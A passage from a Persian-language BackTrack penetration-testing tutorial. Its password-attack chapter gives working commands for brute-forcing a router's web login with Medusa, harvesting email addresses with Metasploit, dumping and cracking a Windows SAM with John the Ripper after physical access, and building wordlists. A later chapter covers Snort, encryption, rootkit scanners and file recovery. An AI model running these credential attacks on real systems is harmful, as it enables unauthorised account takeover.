


۲) نیاز به یک  لیست پسورد و لیست یوزر داریم:


/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/names/nameslist.txt

/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/passwds/john.txt

نکته: یا اینکه خودتان در صورت داشتن لیست یوزر و پسورد آن را وارد می کنید.





۳) رفتن به برگه (tab)  target و وارد کردن ip آدرس مورد نظر:  192.168.10.111



۴) گزینه های زیر را طبق عکس اعمال کنید:

**نکته**: ولی قسمت number of task را در هر چه بیشتر کنید پروسه های شما به قسمت های مختلفی تقسیم می شود.




۵) سپس به برگه start رفته و روی start کلیک می کنیم:

## Gaining router access:

در این بخش نیز از روش brute-force برای دسترسی به روتر استفاده می شود.

۱. مسیر زیر:

Applications | BackTrack | Privilege Escalation | Password Attacks | Online Attacks | medusa

```
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus
.net>

ALERT: User logon information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C
 file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Use
rname)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple ti
mes with a
                 different parameter each time and they will all be sent to the
module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attem
```

۲. دستور زیر:

medusa -M http -h 192.168.10.1 -u admin -P /pentest/passwords/wordlists/darkc0de.lst -e ns -n 80 -F

```
root@bt:/pentest/passwords/wordlists# medusa -h 192.168.10.1 -u admin -P /pentest/passwords/wordl
ists/darkc0de.lst -e ns -n 80 -F -M http
```

-M : نوع ماژول مورد استفاده ما را تعیین می کند، در اینجا ما از http استفاده کردیم.

-h: ip آدرس را می نویسیم.

-u : تعیین کردن یوزر کاربری، در اینجا admin.

-p : نوشتن مسیر پسورد لیست مورد نظر.

-e : یکسری قابلیت های اضافی را در اختیار ما قرار می دهد، مثل پسوردهای خالی، یوزرنیم به عنوان پسورد.

-F : وقتی پسورد پیدا شد به صورت اتوماتیک متوقف می شود.

n- : مشخص کردن پورت مورد نظر.

ماژول هایی که Medusa پشتیبانی می کند:

**AFP ,CVS ,FTP ,HTTP ,IMAP ,MS SQL ,MySQL ,NetWare ,NNTP ,POP3 ,Postgresql ,REXEC ,RLOGIN ,RSH ,SMBNT ,SMTP AUTH ,SMTP VRFY ,SNMP ,SSHv2 ,Subversion ,Telnet , VMware authentication ,VNC ,www**

## Password profiling:

در این بخش با توجه به اطلاعاتی که از سیستم قربانی به دست آوردیم می توانیم تا حدی از پسورد لیست کوچکتری استفاده کنیم.

۱) اجرای meta:

msfconsole

۲) جستجو برای ماژول email:

search email collector

```
msf > search email collector

Matching Modules
================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   auxiliary/gather/search_email_collector                      normal  Search Engin
ddress Collector

msf >
```

۳) استفاده از ماژول :

use auxiliary/gather/search_email_collector

۴) دستور:

show options

```
msf > use auxiliary/gather/search_email_collector
msf  auxiliary(search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DOMAIN                          yes       The domain name to locate email addresses for
   OUTFILE                         no        A filename to store the generated email list
   SEARCH_BING    true             yes       Enable Bing as a backend search engine
   SEARCH_GOOGLE  true             yes       Enable Google as a backend search engine
   SEARCH_YAHOO   true             yes       Enable Yahoo! as a backend search engine

msf  auxiliary(search_email_collector) >
```

۵) نوشتن دامین مورد نظر:

**نکته**: دقت کنید که درست وارد کنید.

مثل:

set domain fromwilliesperspective.com

```
msf  auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf  auxiliary(search_email_collector) > set outfile /root/Desktop/gmail.com
outfile => /root/Desktop/gmail.com
msf  auxiliary(search_email_collector) >
```

۶) این مرحله اختیاری است. وبرای پیاده سازی همزمان چندین حمله مورد استفاده قرار می گیرد.

set outfile /root/Desktop/fromwillie.txt

```
msf  auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf  auxiliary(search_email_collector) > set outfile /root/Desktop/gmail.com
outfile => /root/Desktop/gmail.com
msf  auxiliary(search_email_collector) >
```

۷) دستور:

run

```
[*] Writing email address list to /root/Desktop/gmail.com...
[*] Auxiliary module execution completed
msf  auxiliary(search_email_collector) >
```

۸) نتایج را که  در مسیرتعیین شده، ذخیره شده است ببینید.

## Cracking a Windows password using John the Ripper:

توسط  john ما می توانیم  پسوردهایی که hash شده اند و در داخل SAM نگهداری می شوند را کرک کنیم. فرض کنید می خواهیم  حمله از نوع فیزیکی انجام دهیم یعنی (Physical access attack). که یا از طریق  USB بکترک را بالا می آوریم یا از طریق CD/DVD_ROM .  توسط john ما عمل brute-force را برای به دست آوردن  پسورد پیاده سازی می کنیم.

۱) چک کردن هارد دیسک و آن قسمتی که مد نظر دارید این کار را انجام دهید:

Fdisk -l

۲) دستور زیر:

mount /dev/sda1 /target/

۳) رفتن به مسیری  که SAM در آن قرار دارد:

cd /target/windows/system32/config

۴) لیست کردن محتوای فولدر:

ls -al

۵) با دستور زیر هش مورد نظر را به مسیر زیر جابه جا می کنیم:

samdump2 system SAM > /root/hashes/hash.txt

۶) رفتن به مسیر john ripper:

cd /pentest/passwords/jtr

۷) دستور زیر:

./john /root/hashes/hash.txt

۸) برای اتک دادن به فایل سیستمی NTFS از دستور زیر استفاده کنید:

./john /root/hashes/hash.txt-f:nt

## Using dictionary attacks:

از عنوان مشخص است، ما از لیستی که خودمان برای عمل کرک تهیه کرده ایم، استفاده می کنیم.

۱) دستور:

apt-get update

۲) دستور:

apt-get install crunch

```
root@bt:~# apt-get install crunch
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

۳) مسیر برنامه:

/pentest/passwords/crunch

```
root@bt:~# cd /pentest/passwords/crunch
root@bt:/pentest/passwords/crunch#
```

۴) توضیحات این ابزار:

crunch [minimum length] [maximum length] [character set] [options]

options

o- :یک مسیر برای ذخیره پسوردهای تولید شده.

b- : مشخص کردن حداکثر تعداد کلمه و با بر اساس سایز شما: GB , MB , KB

l- :اجازه برای تشخیص کلمات تحت الفظی. مثل: ^ , % , @

۵) نمونه دستور ( تولید پسورد با حداقل ۸ کارکتر و حداکثر طول ۱۰ کارکتر و استفاده از حروف انگلیسی و اعداد) :

/pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdefg0123456789 -o /root/Desktop/generatedCrunch.txt

```
root@bt:/pentest/passwords/crunch# /pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdefg0123456789
 -o /root/Desktop/generatedCrunch.txt
Crunch will now generate the following amount of data: 724845943848960 bytes
691266960 MB
675065 GB
659 TB
0 PB
Crunch will now generate the following number of lines: 66155263819776
```

۶) سپس با دستور زیر فایل ذخیره شده را باز کنید:

nano /root/Desktop/generatedCrunch.txt

نتیجه: ما یک پسورد لیست انحصاری با توجه به نیازی که داشتیم ساختیم.

## Physical access attacks:

با استفاده از ابزار SUCrack می توانیم در صورت داشتن دسترسی فیزیکی به سیستم هدف عمل کرک پسورد برای آن را انجام دهیم.

شامل option های زیر می باشد:

--help : دیدن کامل توضیحات.

l- : برای در زدن استفاده می شود و کاربری که در حال تلاش برای ورود است.

s- : هر ۳ثانیه به طور پیشفرض برای شما محاسبات را نمایش می دهد.

a- : تعیین میکتیم که ایا از کدهای ANSI استفاده شود یا خیر.

w- : تعیین کردن تعداد نخ های پردازشی، چون می تواند از ویژگی multithread استفاده و پشتیبانی کند.

۱. ابتدا لیستی که توسط crunch ساخته شده را به برنامه وارد می کنیم.

```
sucrack /pentest/passwords/wordlists/rockyou.txt
```

۲. دو نخ می سازیم و می خواهیم که هر ۶ ثانیه محاسبات را نشان دهد و از ANSI کدها استفاده می کنیم.

```
sucrack -w 2 -s 6 -a /pentest/passwords/wordlists/rockyou.txt
```

**سایت های کاربردی فصل:**

http://www.remote-exploit.org/articles/misc_research__amp_code/index.html

http://www.securityfocus.com/tools/category/11

http://www.breaknenter.org/

http://www.breaknenter.org/projects/inception/

**Using rainbow tables**:

www.youtube.com/watch?v=yVlX8lh967M

www.youtube.com/watch?v=X1krdBR_RRo

http://null-byte.wonderhowto.com/how-to/rainbow-tables-create-use-them-crack-passwords-0131470/

http://renderlab.net/projects/WPA-tables/

http://xiaopan.co/forums/threads/wpa-wpa2-psk-rainbow-tables-33gb.440/

**Using ATI Stream**:

www.youtube.com/watch?v=TeqN8BM9A30

http://www.backtrack-linux.org/forums/showthread.php?t=41531

http://www.offensive-security.com/backtrack/cuda-and-ati-stream-backtrack/

https://sites.google.com/site/nozyczek/home/wardriving/how-to-install-pyrit-with-ati-cal-support-under-backtrack-5-r1-gnome-64bit

http://www.backtrack-linux.org/wiki/index.php/Install_OpenCL

**Using NVIDIA Compute Unified Device Architecture (CUDA)**:

www.offensive-security.com/documentation/backtrack-4-cuda-guide.pdf

www.backtrack-linux.org/documents/BACKTRACK_CUDA_v2.0.pdf

http://www.backtrack-linux.org/wiki/index.php/CUDA_On_BackTrack

https://www.google.com/#q=+NVIDIA+Compute+Unified+Device+Architecture+on+backtrack+5

**Password profiling**:

http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_

http://www.pcmag.com/article2/0,2817,2389089,00.asp

https://bechtsoudis.com/hacking/password-profiling-mask-attacks/

http://my.safaribooksonline.com/book/-/9781849517386/9dot-password-cracking/ch09s05_html

فصل هشتم

# BackTrack Forensics

**مقدمه(snort):**

تشخیص نفوذ یک متد برای مانیتورینگ و نظارت بر فعالیت های مخرب است که به سیستم تشخیص نفوذ( intrusion detection system) (IDS) معروف است. نرم افزارهای زیادی در این راستا وجود دارد که در مورد بعضی آنها در این فصل صحبت خواهیم کرد تا بتوانیم ترافیک شبکه را آنالیز کنیم و در صورت مشکل با آن برخورد لازمه را انجام دهیم. یکی از آن ابزارها Snort است.

این فصل را واقعا جدی بگیرید که بسیار کاربردی است.

۱) دانلود Rule های ابزار snort :

http://snort.org/start/rules

https://www.snort.org/signup.

۲) شروع کار در مسیر زیر:

دارای Option های زیر است:

q- :اجرا شدن snort در حالت درون خطی.

v- :مشاهده هدرهای TCP/IP که به "sniffer mode" معروف است.

c- :استفاده از فایل کانفیگ که در اینجا اکثرا قرار دارد: /etc/snort/snort.conf

i- :استفاده از اینترفیس مورد نظر.

۳) اجرای دستور زیر:


snort -q -v -i eth1 -c /etc/snort/snort.conf

۴) متوقف کردن عملیات با زدن کلیدهای ctrl+x کیبورد.

**نکته**: قبل از شروع کار با snort باید یکسری پیکربندی لازم و ضروری را انجام دهیم.

۱. دستور زیر، برای اینکه بفهمیم فایل با چنین اسمی در کدام مسیرها قرار دارد:

locate snort.conf




۲. ویرایش محتویات فایل پیکربندی:

nano /etc/snort/snort.conf

```
  GNU nano 2.2.2          File: /etc/snort/snort.conf

#--------------------------------------------------
#   http://www.snort.org     Snort 2.8.5.2 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
# $Id$
#
###################################################
# This file contains a sample snort configuration.
# You can take the following steps to create your own custom configuration:
#
#  1) Set the variables for your network
#  2) Configure dynamic loaded libraries
#  3) Configure preprocessors
#  4) Configure output plugins
#  5) Add any runtime config directives
#  6) Customize your rule set
#
###################################################
# Step #1: Set the network variables:
                              [ Read 927 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

۳. دقت کنید که در اینجا اشتباه نکنید. ابتدا به دنبال اسم زیر باشید: "var HOME_NET any" .

سپس باید اینترفیسی را که مد نظر دارید از آن برای مانیتورینگ استفاده کنید، را تغییر دهید و از آن استفاده کنید.

سه روش برای انتخاب رنج Ip وجود دارد:

الف) مانیتور کردن یک ip ادرس: var HOME_NET 192.168.10.10

ب) مانیتور کردن یک رنج از ip ادرس ها : var HOME_NET 192.168.10.0/24

چ) مانیتور کردن چندید رنج از ip ادرس ها : var HOME_NET 192.168.10.0/24,10.0.2.0/24

ما چون روی شبکه خودمان هستیم این دستور را می نویسیم:

var HOME_NET 192.168.10.0/24

```
var HOME_NET 192.168.10.0/24
```

۴. سپس باید مشخص کنیم چه شبکه های خارجی در نظر گرفته شده است. هدف ما دراینجا این است که شبکه هایی که در رنج شبکه ما نیست را به عنوان شبکه خارجی در نظر بگیریم.

قبل از نوشتن دستور:

```
var EXTERNAL_NET any
#var EXTERNAL_NET !$HOME_NET
```

**نکته**: دستورات بالا را باید Comment کنید، با گذاشتن: #

باید دستور زیر را بنویسید:

#var EXTERNAL_NET any

var External_NET !$HOME_NET

pdf زیر را حتما بخوانید:

**www.snort.org/assets/166/snort_manual.pdf**

## :Recursive directory encryption/decryption

encryption یک روش رمزنگاری است برای تبدیل داده ها به اطلاعاتی که به راحتی قابل خواندن نباشد.

decryption یک روش دیگر برای برگرداندن اطلاعات به حالت قابل خواندنی است.

با استفاده از gpgdir شما می توانید هم عمل dec و enc را انجام دهید.

۱) دستورات زیر:

mkdir /sourcecode

cd /sourcecode

۲) دانلود ابزار:

wget http://cipherdyne.org/gpgdir/download/gpgdir- 1.9.5.tar.bz2

۳) دانلود امضای فایل مورد نظر ما:

wget http://cipherdyne.org/gpgdir/download/gpgdir- 1.9.5.tar.bz2.asc

```
root@bt:/sourcecode# wget http://cipherdyne.org/public_key
--2012-09-03 17:28:24--  http://cipherdyne.org/public_key
Resolving cipherdyne.org... 74.220.215.85
Connecting to cipherdyne.org|74.220.215.85|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2433 (2.4K) [text/plain]
Saving to: `public_key'

100%[=========================================================>] 2,433       --.-K/s   in

2012-09-03 17:28:24 (185 MB/s) - `public_key' saved [2433/2433]
```

۴) بررسی کردن پکیجی که نصب کردیم:

gpg --import public_key

gpg --verify gpgdir-1.9.5.tar.bz2.asc

```
root@bt:/sourcecode# gpg --verify gpgdir-1.9.5.tar.bz2.asc
gpg: Signature made Sat 05 Sep 2009 03:36:17 PM EDT using DSA key ID 0D3E7410
gpg: Good signature from "Michael Rash (Signing key for cipherdyne.org projects) <mbr@ci
org>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 4D66 44A9 DA03 6904 BDA2  CB90 E6C9 E335 0D3E 7410
root@bt:/sourcecode#
```

۵) دستورات زیر:

tar xfj gpgdir-1.9.5.tar.bz2

cd gpgdir-1.9.5

./install.pl

```
[+] Module Term::ReadKey is already installed in the system perl tree, skipping.
[+] Installing man page.
[+] Installing gpgdir.1 man page as: /usr/share/man/man1/gpgdir.1
[+] Compressing man page: /usr/share/man/man1/gpgdir.1

    It is highly recommended to run the test suite in the test/
    directory to ensure proper gpgdir operation.

[+] gpgdir has been installed!
root@bt:/sourcecode/gpgdir-1.9.5#
```

۶) اجرا کردن برنامه:

gpgdir

یا

./ gpgdir

```
root@bt:/sourcecode/gpgdir-1.9.5# gpgdir
[+] Creating gpgdir rc file: /root/.gpgdirrc
[*] Please edit /root/.gpgdirrc to include your gpg key identifier,
    or use the default GnuPG key defined in ~/.gnupg/options.  Exiting.
```

۷) باید یکسری خط و متن های اضافی را پاک کنیم:

vi /root/.gpgdirrc

**نکته**: کلمه default_key را حذف کنید.

```
# Config file for gpgdir.
#
# Set the key to use to encrypt files with "use_key <key>", e.g.
# "use_key D4696445".  See "gpg --list-keys" for a list of keys on your
# GnuPG key ring.  Alternatively, if you want gpgdir to always use the
# default key that is defined by the "default-key" variable in
# ~/.gnupg/options, then uncomment the "default_key" line below.

# Uncomment to use the GnuPG default key defined in ~/.gnupg/options:
default_key

# If you want to use a specific GnuPG key, Uncomment the next line and
# replace "KEYID" with your real key id:
#use_key KEYID
```

تا اینجا مراحل اولیه را برای پیکربندی انجام دادیم.

در ادامه دستورات زیر:

۱. دستور:

mkdir /encrypted_directory

۲. سپس فایل هایی را که میخواهید encrypt شوند را به این فولدر انتقال دهید.

۳. دستور:

gpgdir -e /encrypted_directory

```
root@bt:/sourcecode/gpgdir-1.9.5# gpgdir -e /encrypted_directory
[+] Executing: gpgdir -e /encrypted_directory
    Using default GnuPG key.
    Enter password (for initial encrypt/decrypt test)
Password:
```

۴. سپس پسورد مناسبی برای این فولدر در نظر بگیرید.

۵. دقت کنید:

**نکته**: برای اینکه فولدر را از حالت encrypt خارج کنید، دستور زیر را بنویسید:

gpgdir -d /encrypted_directory

```
root@bt:~/.gnupg# gpgdir -d /encrypted_directory
[+] Executing: gpgdir -d /encrypted_directory
    Using default GnuPG key.
Password:
```

نکات کلیدی و اضافی را در این سایت ببینید:

**http://cipherdyne.org/gpgdir/docs/.**

## Scanning for signs of rootkits:

روت- کیت ها برنامه های مخربی هستند که روی پروسس ها اثرات مخرب می گذارند. روت کیت ها توسط وب سایت ها و چیزهایی که دانلود می کنید در سیستم شما نفوذ می کنند. برای جلوگیری از این رخدادها از قبیل تروجان، بدافزارها از checkrootkit استفاده می کنیم.

مسیر زیر:

Applications | BackTrack | Forensics | Anti-Virus Forensics Tools | chkrootkit:

یا مسیر زیر:

cd /pentest/forensics/chkrootkit

./chkrootkit

سپس نرم افزار به صورت اتوماتیک شروع به اسکن کردن می کند و در نهایت شما می توانید خروجی های آن را ببینید.

```
Searching for ENYELKM rootkit default files... nothing found
Searching for common ssh-scanners default files... nothing found
Searching for suspect PHP files... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... chkproc: nothing detected
3       /usr/share
1       /usr/share/kde4
1       /usr/share/kde4/services
chkdirs: nothing detected
Checking `rexedcs'... not found
Checking `sniffer'... eth0: PF_PACKET(/sbin/dhclient3)
Checking `w55808'... not infected
Checking `wted'... chkwtmp: nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... lastlog entry may be corruptedchklastlog: nothing deleted
Checking `chkutmp'... The tty of the following user process(es) were not found
 in /var/run/utmp !
! RUID         PID TTY    CMD
! root        2847 tty8   /usr/bin/X -nolisten tcp :0 -auth /tmp/serverauth.UtNEzx3YEl
chkutmp: nothing deleted
Checking `OSX_RSPLUG'... not infected
root@bt:/pentest/forensics/chkrootkit#
```

یک نرم افزار دیگر هم با نام rkhunter rootkits وجود دارد که در این ضمینه به شما کمک خواهد کرد.

۱. دستور زیر:

rkhunter --check

۲. یکسری اطلاعات از محاسبات خواهید دید :

```
System checks summary
=====================
File properties checks...
    Required commands check failed
    Files checked: 133
    Suspect files: 4
Rootkit checks...
    Rootkits checked : 245
    Possible rootkits: 0

Applications checks...
    Applications checked: 4
    Suspect applications: 3

The system checks took: 7 minutes and 18 seconds

All results have been written to the log file (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

root@bt:~#
```

**دستورات پیشنهادی در chkrootkit :**

h- : دیدن توضیحات.

V- : دیدن ورژن روت کیت در حال استفاده.

l- : دیدن تمامی لیست تست ها ، بسیار عالی است.

**دستورات پیشنهادی در rkhunter :**

۱) به روز کردن دیتابیس نرم افزار:

rkhunter --update

۲) دیدن لیست روت کیت ها و ماژول ها و تست هایی که قابل اجرا هستند:

rkhunter --list

۳) برای هر اجرا و گذشتن از یک تست به تستی دیگر از دستور زیر استفاده می شود (عمل skip):

rkhunter --check --sk

## Recovering data from a problematic source:

از fatback برای بازیابی فایل ها استفاده می شود که به عنوان یک ابزار امنیتی برای اهدافی مثل کنده کاری بر روی فایل ها استفاده می شود. مثلا : بازیابی اطلاعات آسیب دیده در یک USB یا یک هارد دیسک.

۱) دیدن درایوهایی که در دسترس هستند:

fdisk -l

**نکته:** در اینجا ما از /dev/sdb1 استفاده می کنیم.

```
Disk /dev/sdb: 8166 MB, 8166703104 bytes
256 heads, 63 sectors/track, 989 cylinders
Units = cylinders of 16128 * 512 = 8257536 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xc3072e18

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *           1         989     7969476    c  W95 FAT32 (LBA)
Partition 1 has different physical/logical beginnings (non-Linux?):
     phys=(0, 1, 1) logical=(0, 184, 49)
root@bt:~#
```

۲) ساخت یک فولدر برای نگه داری فایل ها:

mkdir /fatback

mkdir /fatback/thumbdrivefiles

۳) سپس به میسر زیر بروید:

cd /fatback

۴) مسیر زیر:

Applications | BackTrack | Forensics | Forensic Carving Tools | fatback

۵) بعد از اجرا شدن توضیحات برای شما به نمایش در می آید:

توضیح متغیرها:

-a : fatback به صورت خودکار اجرا شود.

-o : مسیر برای نگهداری نتایج و.... در این مثال مسیر زیر است: /fatback/thumbdrivefiles

و در اینجا اطلاعاتی که ما می خواهیم اطلاعاتش را یازیابی کنیم  این مسیر است:  /dev/sdb1


۶) دستور زیر با توجه به توضیحات بالا:

```
fatback /dev/sdb1 -o /fatback/thumbdrivefiles -a
```

سپس بعد از اتمام دستور بالا باید به مسیرهای زیر برویم و نتایج را بررسی کنیم:

```
ls
cd thumbdrivefiles
ls
```

نتیجه: می بینید که یکسری فایل بازیابی شده است.




برای به دست اوردن اطلاعات بیشتر به سایت زیر بروید:

**http://www.forensicswiki.org/wiki/File_Carving**


## Retrieving a Windows password:

